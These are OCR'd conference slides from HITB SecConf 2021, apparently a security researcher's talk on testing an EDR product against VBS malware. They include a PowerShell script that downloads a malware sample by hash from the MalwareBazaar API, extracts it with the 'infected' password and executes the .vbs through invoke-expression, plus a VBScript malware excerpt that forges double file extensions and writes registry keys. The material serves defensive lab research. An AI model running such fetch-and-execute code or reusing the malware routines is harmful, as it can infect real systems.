
Invoke-WebRequest



VBS_Kill.ps1

```
Write-Host "";
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "********* ZUP Security Labs *********" -ForeGroundColor Blue;
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "";

# Needs to define powershell path"

$url = "https://mb-api.abuse.ch/api/v1/"
$hashfile = "aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633"
$targetFolder = "C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike\"

$postHeaders = @{
    "API-KEY" = '7ea[redacted]
 }

$postParams = "query=get_file&sha256_hash=$hashfile"

Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile (-join($hashfile,".zip"))
Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile "$hashfile"

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)
```

Invoke-expression




VBS_Kill.ps1

```
Write-Host "";
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "********* ZUP Security Labs *********" -ForeGroundColor Blue;
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "";

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)

$7ZipPath = '"C:\Program Files\7-Zip\7z.exe"'
$zipFile = '"$hashfile"'
$zipFilePassword = "infected"
$command = "& $7ZipPath e -p$zipFilePassword $zipFile"
iex $command

invoke-expression "& '$targetFolder$hashfile.vbs'"

```

HITB SECCONF AMSTERDAM - 2021

Infection Process

VBS - MALWARE



```vbscript
    Function CreateExtension
        On Error Resume Next
        TypeExtension = "DocXlsMdbBmpMp3TxtJpgGifMovUrlHtmTxt"
        randomize (timer)
        tmpFileType = int(rnd(1)* 11) + 1
        CreateExtension = "." & mid(TypeExtension,((tmpFileType-1)*3)+1,3)
        CreateExtension = CreateExtension & ".Vbs"
    end function

    sub CreateReg (regkey,regvalue)
        On Error Resume Next
        Set regedit = CreateObject("WScript.Shell")
        regedit.RegWrite regkey,regvalue
    end sub

```

Question..

Thank you!


- ➢ https://filipipires.com
- ➢ https://twitter.com/FilipiPires
- ➢ https://github.com/filipi86
- ➢ https://www.linkedin.com/in/filipipires/

Filipi Pires in

Security Researcher | Speaker | Writer | Cybersecurity Advocate | Hacking Is Not Crime Advocate

São Paulo, Brazil · 500+ connections · Contact info

Zup Innovation



Filipi Pires

Researcher | Security Researcher | Speaker | Writer | Cybersecurity Advoc...